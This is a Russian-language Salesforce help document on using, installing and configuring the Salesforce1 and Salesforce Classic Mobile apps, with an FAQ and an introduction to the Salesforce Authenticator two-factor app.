[Требования по использованию мобильного приложения Salesforce1](#)

[Данные, поддерживаемые приложением Salesforce1: ограничения и отличия от полной версии Salesforce](#)

## Почему не удастся выполнить вход в мобильное приложение Salesforce1?

Несмотря на использование правильных регистрационных данных Salesforce, пользователи могут испытывать сложности при входе в приложение Salesforce1. Ниже перечислены некоторые распространенные причины неудачного входа.

- Убедитесь в наличии полномочия на использование приложения Salesforce1. Администраторы Salesforce могут определять список лиц, которым должно быть доступно использование загружаемых приложений Salesforce1, а также отменять доступ к мобильному веб-приложению для отдельных пользователей или всей компании. При наличии сомнений обратитесь к администратору.
- При использовании загружаемого приложения убедитесь, что вход выполняется посредством нужного экземпляра (производственная среда, безопасная среда или настраиваемый домен). По умолчанию приложение Salesforce1 подключается к производственной среде. Если организация использует единую регистрацию, рекомендуем разрешить приложению ссылаться на другую страницу во время входа. Аналогичный алгоритм действителен при подключении приложения Salesforce1 к безопасной среде в целях тестирования или входе посредством URL-адреса сообщества.

Настраиваемый домен использует формат `https://universalcontainers.my.salesforce.com`, где компонент `universalcontainers` — это имя, выбранное администратором. Чтобы узнать правильное имя домена, обратитесь к администратору.

- Чтобы подключить загружаемое приложение для устройств iOS к другому экземпляру, выполните [данные действия](#).
- Чтобы подключить загружаемое приложение для устройств Android к другому экземпляру, выполните [данные действия](#).

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

При повторном возникновении проблемы входа обратитесь за помощью к администратору.


СМ. ТАКЖЕ:

[Получение мобильного приложения Salesforce1](#)

[Требования по использованию мобильного приложения Salesforce1](#)

## Поиск справки в мобильном приложении Salesforce1

Приложение Salesforce1 содержит ссылку **«Справка»**, предназначенную для просмотра общих сведений об использовании мобильного приложения.

Ссылка **«Справка»** отображается внизу меню навигации приложения Salesforce1. Чтобы открыть меню навигации, коснитесь значка .

Компания salesforce.com предоставляет большое количество других ресурсов, позволяющих начать работу с приложением Salesforce1. Просмотрите [ресурсы справки для мобильного приложения Salesforce1](#) на странице 105.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

## Ресурсы справки для мобильного приложения Salesforce1

Данные ресурсы содержат сведения об использовании мобильного приложения Salesforce1, настройке организации и разработке для приложения.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

## Начало работы с приложением Salesforce1

### Руководства

|                                      |                     |
|--------------------------------------|---------------------|
| Использование приложения Salesforce1 | <a href="#">PDF</a> |
|--------------------------------------|---------------------|

### Разделы справки

|   |                      |
|---|----------------------|
| Начало работы с мобильным приложением Salesforce1 | <a href="#">HTML</a> |
|---|----------------------|

|   |                      |
|---|----------------------|
| Функции мобильного приложения Salesforce1: функции, доступные в каждой версии | <a href="#">HTML</a> |
|---|----------------------|

|   |                      |
|---|----------------------|
| Требования по использованию мобильного приложения Salesforce1 | <a href="#">HTML</a> |
|---|----------------------|

|   |                      |
|---|----------------------|
| Какие данные доступны в мобильном приложении Salesforce1? | <a href="#">HTML</a> |
|---|----------------------|

|   |                      |
|---|----------------------|
| Получение мобильного приложения Salesforce1 | <a href="#">HTML</a> |
|---|----------------------|

|  |                      |
|--|----------------------|
| Ограничения и отличия приложения Salesforce1 от полной версии Salesforce | <a href="#">HTML</a> |
|--|----------------------|

### Справка в приложении

|   |                      |
|---|----------------------|
| Загружаемое приложение Salesforce1 для телефонов iPhone | <a href="#">HTML</a> |
|---|----------------------|

|   |                      |
|---|----------------------|
| Загружаемое приложение Salesforce1 для устройств iPad | <a href="#">HTML</a> |
|---|----------------------|

|  |                      |
|--|----------------------|
| Загружаемое приложение Salesforce1 для телефонов Android | <a href="#">HTML</a> |
|--|----------------------|

|   |                            |
|---|----------------------------|
| Мобильное веб-приложение Salesforce1 для мобильных телефонов    | <a href="#">HTML</a>       |
| Мобильное веб-приложение Salesforce1 для планшетных компьютеров | <a href="#">HTML</a>       |
| <b>Видеоролики Salesforce1</b>                                  |                            |
| Использование задач в мобильном приложении                      | <a href="#">Видеоролик</a> |
| Мобильный доступ к организациям и контактам                     | <a href="#">Видеоролик</a> |

## Настройка приложения Salesforce1

### Руководства и памятки

|   |                     |                      |
|---|---------------------|----------------------|
| Раздел «Salesforce 1» документа «Примечания к выпуску Spring'16 системы Salesforce» | <a href="#">PDF</a> | <a href="#">HTML</a> |
| Руководство администратора мобильного приложения Salesforce1                        | <a href="#">PDF</a> | <a href="#">HTML</a> |
| Руководство по развертыванию администратора приложения Salesforce1                  |                     | <a href="#">HTML</a> |
| Памятка администратора приложения Salesforce1                                       | <a href="#">PDF</a> |                      |

### Разделы справки

|   |                      |
|---|----------------------|
| Настройка мобильного приложения Salesforce1 посредством мастера Salesforce1 | <a href="#">HTML</a> |
| Параметры настройки мобильного приложения Salesforce1                       | <a href="#">HTML</a> |
| Порядок отображения действий на панели действий приложения Salesforce1      | <a href="#">HTML</a> |
| Фирменный стиль нашей организации в мобильном приложении Salesforce1        | <a href="#">HTML</a> |
| Включение страниц Visualforce для мобильного приложения Salesforce1         | <a href="#">HTML</a> |
| Автономный доступ к мобильному приложению Salesforce1                       | <a href="#">HTML</a> |


## Разработка для приложения Salesforce1

### Руководства и памятки

|  |  |
|--|--|
| Памятка разработчика приложения Salesforce1  | <a href="#">PDF</a>                      |
| Руководство разработчика приложения Salesforce1                                      | <a href="#">PDF</a> <a href="#">HTML</a> |
| Схемы URL-адресов для мобильного приложения Salesforce1 на устройствах Android и iOS | <a href="#">PDF</a>                      |
| Руководство по мобильной безопасности Salesforce1                                    | <a href="#">PDF</a>                      |

## Поддержка языковых и региональных настроек для приложения Salesforce1

Приложение Salesforce1 поддерживает практически все регионы, основные языки и языки конечного пользователя, доступные в системе Salesforce. (Полный список поддерживаемых регионов и языков см. в справке Salesforce.) Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

 **Прим.:** Загружаемые приложения Salesforce1 используют языковые и региональные настройки, поддерживаемые профилем пользователя Salesforce и мобильным устройством. Если устройство использует региональные настройки, отличные от профиля пользователя, то приложение может отображаться на разных языках. Например, меню навигации может отображаться на английском языке, а записи — на французском.

Приложение Salesforce1 поддерживает мультивалюту, но не поддерживает функцию расширенного управления валютами.

СМ. ТАКЖЕ:

[Требования по использованию мобильного приложения Salesforce1](#)

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

## Рекомендации по доступности мобильного приложения Salesforce1

Приложение Salesforce1 поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс.

В отличие от полной версии системы Salesforce, приложение Salesforce1 предоставляет пользователям, работающим со вспомогательными средствами, полнодоступный интерфейс при отсутствии режима доступности.

Дополнительную информацию об использовании программы для чтения экрана см. в документации к мобильному устройству.

СМ. ТАКЖЕ:


[Требования по использованию мобильного приложения Salesforce1](#)

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

## Включение или отключение мобильного веб-приложения Salesforce1

Если организация использует мобильное веб-приложение Salesforce1, то данное приложение открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя. Мобильный обозреватель не позволяет использовать полную версию системы Salesforce. При необходимости выключите мобильное веб-приложение для получения временного доступа к Salesforce Classic на мобильном устройстве.

 **Прим.:** Отмена автоматической переадресации на мобильное веб-приложение Salesforce1 блокирует автоматический доступ для любого поддерживаемого обозревателя на любых используемых мобильных устройствах. Например, мобильное веб-приложение, отключенное посредством планшетного компьютера, также становится недоступным на мобильном телефоне.

### ВЕРСИИ

Приложение Salesforce1 доступно в версиях: **все** версии, кроме Database.com Edition.

Данные действия не влияют на загружаемые приложения Salesforce 1, которые всегда отображают интерфейс Salesforce 1.

Чтобы отключить поддержку мобильного веб-приложения в самом приложении, выполните указанные ниже действия.

1. Коснитесь значка .
2. Коснитесь пункта «**Полная версия**».

Данное действие инициирует автоматическое открытие полной версии Salesforce Classic. Доступ к Lightning Experience невозможен ни с какого мобильного обозревателя.

Теперь полная версия системы используется по умолчанию при каждом входе посредством мобильного обозревателя. Чтобы переключиться на приложение Salesforce 1, воспользуйтесь ссылкой «**Перейти к Salesforce 1**», расположенной в верхнем колонтитуле полной версии системы. Данное действие позволяет использовать мобильное веб-приложение по умолчанию.

Чтобы отключить поддержку мобильного веб-приложения в полной версии системы, выполните указанные ниже действия.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Снимите флажок «Пользователь Salesforce».
3. Сохраните внесенные изменения.

Чтобы включить поддержку мобильного веб-приложения Salesforce 1, повторите предыдущие действия и установите флажок «Пользователь Salesforce».

СМ. ТАКЖЕ:

[Получение мобильного приложения Salesforce 1](#)


[Требования по использованию мобильного приложения Salesforce 1](#)

[Индивидуальная настройка системы Salesforce](#)

## Salesforce Classic Mobile

Приложение Salesforce Classic Mobile предоставляет мобильный доступ к данным Salesforce на устройствах Android™, BlackBerry® и iPhone®. При наличии лицензии на полную версию приложения Salesforce Classic Mobile пользователи могут просматривать, создавать, редактировать и удалять записи, отслеживать действия, просматривать панели мониторинга и запускать простые отчеты, а также регистрировать вызовы и сообщения эл. почты.

Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile. Бесплатная версия позволяет просматривать, создавать, редактировать и удалять только организации, активы, контакты, интересы, возможности, события, задачи, обращения и решения. Также приложение предоставляет доступ к панелям мониторинга.

 **Прим.:** Поддерживаемые функции определяются операционной системой и моделью мобильного устройства.

Приложение Salesforce Classic Mobile хранит записи Salesforce в локальной базе данных на мобильном устройстве, поэтому может использоваться даже в автономном режиме. Благодаря периодическим опросам системы Salesforce, определяющим наличие новых

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна  
в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
версиях: **Performance  
Edition, Unlimited Edition и  
Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Professional  
Edition и Enterprise Edition**.



и обновленных записей, приложение Salesforce Classic Mobile позволяет пользователям экономить время, необходимое для синхронизации данных вручную.

Бесплатная версия приложения Salesforce Classic Mobile позволяет автоматически синхронизировать с мобильным устройством только недавно просмотренные записи Salesforce. При необходимости пользователи могут выполнять поиск записей, которые не загружаются на мобильные устройства автоматически. Элементы, загруженные пользователем из системы Salesforce, добавляются в мобильный набор данных. Помимо недавно просмотренных записей, стандартная конфигурация синхронизирует действия, закрытые за последние пять дней, и открытые действия, которые должны быть закрыты в течение следующих 30 дней.

Чтобы проверить совместимость приложения Salesforce Classic Mobile и используемого смартфона, просмотрите [список поддерживаемых мобильных устройств](#).

[Требования по использованию приложения Salesforce Classic Mobile](#)

[Установка приложения Salesforce Classic Mobile](#)

[Загрузка приложения Salesforce Classic Mobile из системы Salesforce по протоколу беспроводной связи](#)

[Использование Salesforce Classic Mobile. Вопросы и ответы](#)

## Требования по использованию приложения Salesforce Classic Mobile

Приложение Salesforce Classic Mobile поддерживается устройствами с операционной системой Android, BlackBerry или iOS, а также почти всеми поставщиками беспроводной связи (как правило, устройство, которое может быть подключено к Интернету, может использоваться и для работы с мобильным приложением). Прежде чем установить мобильное приложение, убедитесь, что оно поддерживается [используемым устройством](#). Мобильные устройства, выпущенные недавно, могут не поддерживаться, так как сначала должны быть официально сертифицированы и признаны качественными.

### Примечания по использованию смартфонов BlackBerry

- Несмотря на соответствие операционной системы устройства минимальным требованиям, его производительность может быть увеличена путем обновления операционной системы до версии, поддерживаемой оператором сотовой связи.
- Операционная система BlackBerry 4.0–4.3 поддерживает загрузку и установку приложения Salesforce Classic Mobile на мобильные устройства. Однако мобильный сервер определяет использование устаревшей операционной системы и отправляет пользователям последнюю совместимую версию — Salesforce Classic Mobile 11.6. Данная версия не поддерживает новые функции текущего и будущих выпусков.
- Начиная с выпуска Winter'09 приложение Salesforce Classic Mobile официально не поддерживает устройства BlackBerry серии 8700, но может дальше использоваться на данных моделях.
- Сенсорные и обычные устройства BlackBerry используют одинаковое приложение Salesforce Classic Mobile, поэтому некоторые аспекты Salesforce Classic Mobile не предназначены для сенсорного интерфейса.

### Примечания по использованию устройств iOS

Ниже перечислены ограничения, действующие при использовании приложения Salesforce Classic Mobile на устройствах Apple.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

- Сторонние компании (в частности, корпорация Apple Inc. и поставщик сетевого подключения) могут ограничивать, прерывать или блокировать использование приложения Salesforce Classic на устройствах iPhone и iPod Touch, либо удалять приложение Salesforce Classic с устройств iPhone или iPod Touch, либо требовать выполнения любого из перечисленных выше действий от компании Salesforce. Убытки клиента, возникшие в результате данных действий, не возмещаются.
- Соглашения об уровне обслуживания не распространяются на приложение Salesforce Classic Mobile для iPhone. Дополнительные ограничения перечислены в приложении к бланку заказа, условия которого должны быть приняты пользователем при загрузке или установке приложения Salesforce Classic Mobile для iPhone.

СМ. ТАКЖЕ:

[Сравнение мобильных продуктов Salesforce](#)  
[Salesforce Classic Mobile](#)

## Установка приложения Salesforce Classic Mobile

Приложение Salesforce Classic Mobile может быть установлено на любое [поддерживаемое](#) устройство Android, BlackBerry или iPhone.

Чтобы установить приложение Salesforce Classic Mobile, откройте страницу <http://mobile.salesforce.com> на мобильном устройстве и выполните инструкции, отображаемые на экране.

Или, в зависимости от типа устройства, выполните действия ниже.

### Установка на устройства Android

Приложение Salesforce Classic Mobile доступно для загрузки в интернет-магазине Google Play. Чтобы получить доступ к интернет-магазину Google Play, подключите устройство Android к сети. Приложения могут загружаться только при наличии аккаунта Google.

Чтобы создать аккаунт Google (в случае его отсутствия), откройте страницу <https://accounts.google.com> и нажмите кнопку «**Зарегистрироваться**».

Чтобы установить приложение Salesforce Classic Mobile из интернет-магазина Google Play, выполните указанные ниже действия.

1. Щелкните значок Google Play Store на экране «Приложения» устройства Android.
2. Коснитесь поля «**Поиск**» и введите *salesforce*.
3. Выберите приложение Salesforce Classic Mobile в результатах поиска.
4. Коснитесь кнопки «**Загрузить**».
5. Чтобы принять условия, коснитесь кнопки «**Принять и загрузить**».
6. Чтобы запустить приложение, коснитесь кнопки «**Открыть**».
7. Чтобы активировать приложение Salesforce Classic Mobile при его первом запуске на устройстве, выполните вход и загрузку данных. Убедитесь, что телефон подключен к сети.
  - a. Коснитесь кнопки «**Принимаю**».
  - b. Введите имя пользователя и пароль Salesforce на экране активации.
  - c. Коснитесь кнопки «**Активировать**».

В зависимости от настроек организации, приложение может быть доступно только после ввода секретного кода.

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic и  
 Lightning Experience

Бесплатная версия доступна  
 в версиях: **все** версии, кроме  
**Database.com Edition**.

Полная версия доступна в  
 версиях: **Performance  
 Edition, Unlimited Edition** и  
**Developer Edition**.

Доступно за  
 дополнительную плату в  
 версиях: **Professional  
 Edition** и **Enterprise Edition**.

## Установка на устройства BlackBerry

Приложение Salesforce Classic Mobile доступно для загрузки в интернет-магазине BlackBerry World. Приложения могут загружаться на устройства BlackBerry только при наличии учетной записи BlackBerry World. Чтобы создать учетную запись, воспользуйтесь мобильным устройством. Чтобы установить приложение Salesforce Classic Mobile из интернет-магазина BlackBerry World, выполните указанные ниже действия.

1. Щелкните значок BlackBerry World.


Если данный значок не отображается, [загрузите BlackBerry World](#). Прежде чем установить BlackBerry World на устройство, просмотрите системные требования Research in Motion, так как некоторые смартфоны BlackBerry не поддерживают интернет-магазин BlackBerry World.

2. Щелкните значок **«Поиск»**.
3. Введите *salesforce* в поле «Поиск».
4. Выберите приложение Salesforce Classic Mobile в результатах поиска.
5. Нажмите кнопку **«Загрузить»**.
6. По завершении установки нажмите кнопку **«ОК»**.
7. Чтобы разрешить приложению доступ к телефону, нажмите кнопку **«Разрешить»** при отображении соответствующего запроса.
8. Чтобы разрешить приложению доступ к веб-узлу [tp.mobile.salesforce.com](http://tp.mobile.salesforce.com), нажмите кнопку **«Да»** при отображении соответствующего запроса.
9. Закройте интернет-магазин BlackBerry World.
10. Щелкните значок приложения, расположенный на начальном экране устройства или в папке «Приложения». При использовании более новых устройств данный значок может отображаться в папке «Загрузки».
11. Чтобы активировать приложение Salesforce Classic Mobile при его первом запуске на устройстве, выполните вход и загрузку данных. Убедитесь, что устройство подключено к сети.
  - a. Просмотрите лицензионное соглашение и нажмите кнопку **«Принимаю»**.
  - b. Введите имя пользователя и пароль Salesforce.

Флажок «Показать пароль» установлен по умолчанию, так как многие пароли содержат специальные символы, ввод которых на устройстве затруднен. Чтобы защитить пароль, снимите данный флажок.
  - c. Коснитесь кнопки **«Активировать»**.

Загрузка данных выполняется после проверки имени пользователя и пароля Salesforce. Первоначальная загрузка данных может занять несколько минут. Все обновления данных выполняются автоматически.

В зависимости от настроек организации, приложение может быть доступно только после ввода секретного кода.

 **Прим.:** Если приложение Salesforce Classic Mobile не может быть загружено из интернет-магазина BlackBerry World, рекомендуем [установить приложение по протоколу беспроводной связи прямо из системы Salesforce](#).

## Установка на устройства iPhone

Приложение Salesforce Classic Mobile доступно для загрузки в интернет-магазине Apple App Store. Чтобы получить доступ к интернет-магазину Apple App Store, подключите устройство iPhone или iPod Touch к сети. Приложения могут загружаться только при наличии учетной записи iTunes™ Store. Чтобы создать учетную запись iTunes Store, откройте проигрыватель iTunes на компьютере и выберите **«Магазин» > «Создать учетную запись...»**.

Чтобы установить приложение Salesforce Classic Mobile из интернет-магазина [App Store](#), выполните указанные ниже действия.

1. Коснитесь значка App Store на начальном экране устройства iPhone или iPod Touch.
2. Коснитесь значка **«Поиск»**.
3. Чтобы открыть клавиатуру, коснитесь поля «Поиск». Введите *salesforce*.
4. Чтобы просмотреть сведения о приложении, выберите Salesforce Classic Mobile в списке результатов поиска.
5. Коснитесь **«Бесплатно»** и **«Установить»**.



**Прим.:** Приложение доступно для бесплатной загрузки в интернет-магазине App Store. Полная версия приложения Salesforce Classic Mobile доступна пользователям Enterprise Edition, Professional Edition, Unlimited Edition, Performance Edition и Developer Edition, которым предоставлены мобильные лицензии. Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile.

6. Введите имя пользователя и пароль iTunes Store и коснитесь кнопки **«ОК»**.
7. Чтобы активировать приложение Salesforce Classic Mobile при его первом запуске на устройстве, выполните вход и загрузку данных. Убедитесь, что устройство подключено к сети.
  - a. Коснитесь значка Salesforce на начальном экране.
  - b. Коснитесь кнопки **«Принимаю»**.
  - c. Введите имя пользователя и пароль Salesforce на экране активации.
  - d. Коснитесь кнопки **«Активировать»**.



**Внимание:** Если во время активации закрывается приложение или блокируется устройство, то операционная система iPhone приостанавливает и возобновляет процесс загрузки при следующем запуске приложения.

В зависимости от настроек организации, приложение может быть доступно только после ввода секретного кода.

СМ. ТАКЖЕ:

[Сравнение мобильных продуктов Salesforce](#)  
[Salesforce Classic Mobile](#)

## Загрузка приложения Salesforce Classic Mobile из системы Salesforce по протоколу беспроводной связи

Интернет-магазин BlackBerry World — оптимальное место для загрузки приложения Salesforce Classic Mobile, так как пользователи автоматически получают уведомления о наличии новых версий приложения. Однако некоторые администраторы BlackBerry блокируют доступ к интернет-магазину BlackBerry World на мобильных устройствах пользователей. Пользователи BlackBerry, не имеющие доступа к интернет-магазину BlackBerry World, могут установить приложение Salesforce Classic Mobile по протоколу беспроводной связи прямо из системы Salesforce.

Чтобы загрузить приложение Salesforce Classic Mobile по протоколу беспроводной связи, выполните указанные ниже действия.

1. Откройте страницу `mobile.salesforce.com/bb` в мобильном обозревателе.
2. Выделите ссылку **«Загрузить приложение»** и выберите пункт меню **«Получить ссылку»**.
3. Выберите **«Загрузить»**. Чтобы заменить устаревшую версию клиентского приложения, выберите **«Да»** при отображении соответствующего запроса.



**Прим.:** Мобильное приложение доступно только при использовании операционной системы BlackBerry 4.3 или более поздней версии. Операционная система BlackBerry 4.0—4.3 позволяет загружать и устанавливать мобильное приложение. Однако, мобильный сервер определяет использование устаревшей операционной системы и отправляет пользователям последнюю совместимую версию — 11.6. Данная версия операционной системы BlackBerry не поддерживает новые функции текущего и будущих выпусков.

4. Чтобы перезагрузить устройство, выберите **«Перезагрузить»**.
5. Чтобы разрешить подключение HTTP, установите флажок `tr.mobile.salesforce.com` при отображении соответствующего запроса. Прокрутите страницу вниз и выберите **«Разрешить данное подключение»**.
6. Щелкните значок Salesforce Classic Mobile, доступный на начальном экране устройства или в папке Applications («Приложения»). При использовании более новых устройств данный значок может отображаться в папке «Загрузки».
7. Просмотрите лицензионное соглашение и нажмите кнопку **«Принимаю»**.
8. Введите имя пользователя и пароль Salesforce.

Флажок «Показать пароль» установлен по умолчанию, так как многие пароли содержат специальные символы, ввод которых на устройстве затруднен. Чтобы защитить пароль, снимите данный флажок.

9. Выберите **«Активировать»**.

Загрузка данных выполняется после проверки имени пользователя и пароля Salesforce. Первоначальная загрузка данных может занять несколько минут. Все обновления данных выполняются автоматически в фоновом режиме.

СМ. ТАКЖЕ:

[Сравнение мобильных продуктов Salesforce](#)  
[Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

## Использование Salesforce Classic Mobile. Вопросы и ответы

[Нужна ли лицензия для использования Salesforce Classic Mobile?](#)

[Поддерживается ли приложение Salesforce Classic Mobile на моем телефоне?](#)

[Какие данные Salesforce сохраняются на моем устройстве, когда я использую приложение Salesforce Classic Mobile?](#)

[Можно ли использовать приложение Salesforce Classic Mobile для просмотра недоступных записей Salesforce?](#)

[Как часто приложение Salesforce Classic Mobile обновляет мои данные?](#)

[Как использовать приложение Salesforce Classic Mobile для доступа к записям, отсутствующим на моем мобильном устройстве?](#)

[Открывает ли приложение Salesforce Classic Mobile связанную запись контакта при входящем вызове?](#)

### Нужна ли лицензия для использования Salesforce Classic Mobile?


Нужна мобильная лицензия для использования полной версии Salesforce Classic Mobile. Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile.

Бесплатная версия позволяет просматривать, создавать, редактировать и удалять только организации, активы, контакты, интересы, возможности, события, задачи, обращения и решения. Также приложение предоставляет доступ к панелям мониторинга. Бесплатная версия синхронизирует записи, которые просматривались на веб-сайте Salesforce последними, а также поддерживает поиск записей, которые не были автоматически загружены на устройство. Начиная с выпуска Summer'13 бесплатная версия приложения Salesforce Classic Mobile доступна всем новым организациям по умолчанию. При необходимости включите данное приложение для предоставления пользователям доступа к системе Salesforce на мобильных устройствах.

Если вам дали мобильную лицензию, но ваш администратор еще не настроил вашу мобильную конфигурацию, вы можете активировать Salesforce Classic Mobile с помощью мобильной конфигурации по умолчанию. Стандартная конфигурация автоматически синхронизирует недавно просмотренные записи Salesforce с мобильным устройством. Кроме того, данная конфигурация поддерживает поиск и загрузку записей Salesforce, недоступных на мобильном устройстве.

Чтобы проверить наличие мобильной лицензии для используемой учетной записи, предоставляющей доступ к полной версии приложения Salesforce Classic Mobile, просмотрите личные параметры.

- Если флажок **«Пользователь Mobile»** установлен, то приложение Salesforce Classic Mobile доступно для установки и использования. Если флажок **«Пользователь Mobile»** выбран, но поле **«Mobile Configuration»** пустое, вы можете активировать Salesforce Classic Mobile с помощью мобильной конфигурации по умолчанию.
- Если флажок **«Пользователь Mobile»** не установлен, то пользователям Enterprise, Professional, Unlimited, Performance или Developer Edition доступна бесплатная версия приложения Salesforce Classic Mobile. Чтобы проверить доступ к бесплатной версии приложения Salesforce Classic Mobile, обратитесь к администратору.

 **Прим.:** По умолчанию флажок **«Пользователь Mobile»** не установлен для новых пользователей Unlimited Edition и Performance Edition.

### Поддерживается ли приложение Salesforce Classic Mobile на моем телефоне?

Приложение Salesforce Classic Mobile поддерживается устройствами iPhone, iPod touch и большинством устройств BlackBerry и Android. Чтобы проверить совместимость приложения и используемого устройства, просмотрите [список поддерживаемых мобильных устройств](#).


 **Прим.:** Поддерживаемые функции определяются операционной системой и моделью мобильного устройства.

## Какие данные Salesforce сохраняются на моем устройстве, когда я использую приложение Salesforce Classic Mobile?

Использование приложения Salesforce Classic Mobile для доступа к Salesforce на мобильном устройстве сильно отличается от использования полного приложения Salesforce на вашем компьютере. Данное отличие обуславливается меньшим объемом памяти и размером экрана, а также отсутствием постоянного подключения к сети. Именно поэтому, набор данных Salesforce хранится в локальной базе данных мобильного устройства.

В приложении Salesforce Classic Mobile доступны следующие типы вкладок.

- Все вкладки настраиваемых объектов и следующие вкладки стандартных объектов:
  - Организации
  - Активы
  - Вложения
  - Обращения
  - Контакты
  - Содержимое
  - События
  - Группы
  - Участники группы
  - Интересы
  - Примечания
  - Возможности
  - Прайс-листы
  - Продукты
  - Решения
  - Задачи
  - Пользователи
  - Панели мониторинга
  - Отчеты
- Веб-вкладки и вкладки Visualforce

 **Прим.:** Вкладки и объекты, доступные в приложении, определяются мобильной конфигурацией пользователя, поэтому некоторые перечисленные выше вкладки и объекты могут отсутствовать.

Кроме того, устройства iPhone и Android не поддерживают отчеты.

При открытии вкладки объекта могут отображаться не все записи Salesforce. Чтобы ограничить количество записей на мобильном устройстве, администратор может создать критерий фильтрации для каждого мобильного объекта. Например, отправка всех открытых и закрытых возможностей на мобильное устройство пользователя крупной организации может инициировать резкое сокращение объема свободной памяти или сбой устройства. Взамен, администратор может отправить набор возможностей (например, только собственные открытые возможности, которые должны быть закрыты в текущем месяце).



## Можно ли использовать приложение **Salesforce Classic Mobile** для просмотра недоступных записей **Salesforce**?

Нет. Полномочия пользователя, правила общего доступа и параметры безопасности поля наследуются из системы **Salesforce**, то есть все ограничения, действующие в системе **Salesforce**, действительны в мобильном приложении.

## Как часто приложение **Salesforce Classic Mobile** обновляет мои данные?

Приложение **Salesforce Classic Mobile** проверяет изменения данных каждые 20 минут. Данный способ добавочного обновления позволяет серверу извлекать собственные созданные записи **Salesforce** и отправлять их на мобильное устройство пользователя. Кроме того, сервер отправляет изменения, внесенные в записи, которые уже хранятся на мобильном устройстве.



**Прим.:** Ниже перечислены рекомендации по синхронизации данных.

- Клиентские приложения **Android** и **BlackBerry** определяют время опроса на основе частоты использования приложения. Если приложение не используется, то интервал опроса увеличивается в геометрической прогрессии до восьми часов. При достижении заданного ограничения устройство выполняет опросы каждые восемь часов. Это не дает приложению **Salesforce Classic Mobile** разряжать аккумулятор устройства, когда приложение используется редко.
- Поскольку одновременно на **iPhone** может выполняться только одно приложение, **Salesforce Classic Mobile** не может запросить обновление данных, если приложение не открыто. При запуске приложения на устройстве **iPhone** выполняется добавочное обновление, кроме случаев синхронизации данных в течение последних 20 минут.

## Как использовать приложение **Salesforce Classic Mobile** для доступа к записям, отсутствующим на моем мобильном устройстве?

Данные **Salesforce**, доступные на мобильном устройстве, определяются мобильной конфигурацией пользователя. Кроме того, пользователи могут выполнять поиск записей, которые не загружаются на мобильные устройства автоматически. Поле поиска доступно на каждой вкладке объекта и начальной странице приложения **Salesforce Classic Mobile**.

## Открывает ли приложение **Salesforce Classic Mobile** связанную запись контакта при входящем вызове?

Приложение **Salesforce Classic Mobile** не открывает запись контакта **Salesforce** при входящем вызове. Однако, система автоматически предлагает зарегистрировать вызов, выполненный посредством приложения **Salesforce Classic Mobile**.



## Средство проверки подлинности Salesforce

Добро пожаловать в совершенно новое мобильное приложение средства проверки подлинности Salesforce! Версия 2.0 — это мощное инновационное приложение двухфакторной проверки подлинности, предназначенное для мобильного устройства. Приложение повышает уровень защиты вашей учетной записи Salesforce и данных. Оно было разработано чрезвычайно простым в использовании. Вы получите повышенную безопасность и экономию — все это содержится в одном прекрасном приложении.



**Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

### Что такое двухфакторная проверка подлинности?

Все мы стремимся обеспечить безопасность своих учетных записей и данных в интернете. Двухфакторная проверка подлинности — отличный способ решить эту задачу. Двухфакторная проверка подлинности означает, что у пользователя должно быть два условия, или два *фактора*, для доступа к своей учетной записи. Первый фактор известен пользователю, например комбинация имени пользователя и пароля. Второй имеется у пользователя в наличии, например мобильное устройство с установленным приложением системы безопасности. Второй фактор — мобильное устройство с приложением системы безопасности — повышает уровень защиты учетной записи. Даже если хакеры украдут пароль, они не смогут войти в систему, так как у них нет мобильного устройства с установленным средством проверки подлинности Salesforce.

### Приобретение мобильного приложения средства проверки подлинности Salesforce (версия 2.0 и выше)

Средство проверки подлинности Salesforce является приложением, которое необходимо загрузить и установить на мобильное устройство.

### Требования к средству проверки подлинности Salesforce (версия 2.0 и выше)

Мобильное приложение средства проверки подлинности Salesforce поддерживается на разных мобильных платформах с некоторыми требованиями к устройствам, операционной системе и к мобильному обозревателю. Подключение к Интернету необходимо для связи с Salesforce — чтобы пользователь мог проверить действия учетной записи, а также для автоматической проверки на основе геопозиции. Проверочные коды (контролируемые по времени разовые пароли) могут генерироваться без подключения к Интернету на мобильном устройстве.

### Рекомендации по доступности средства проверки подлинности Salesforce (версия 2.0 и выше)

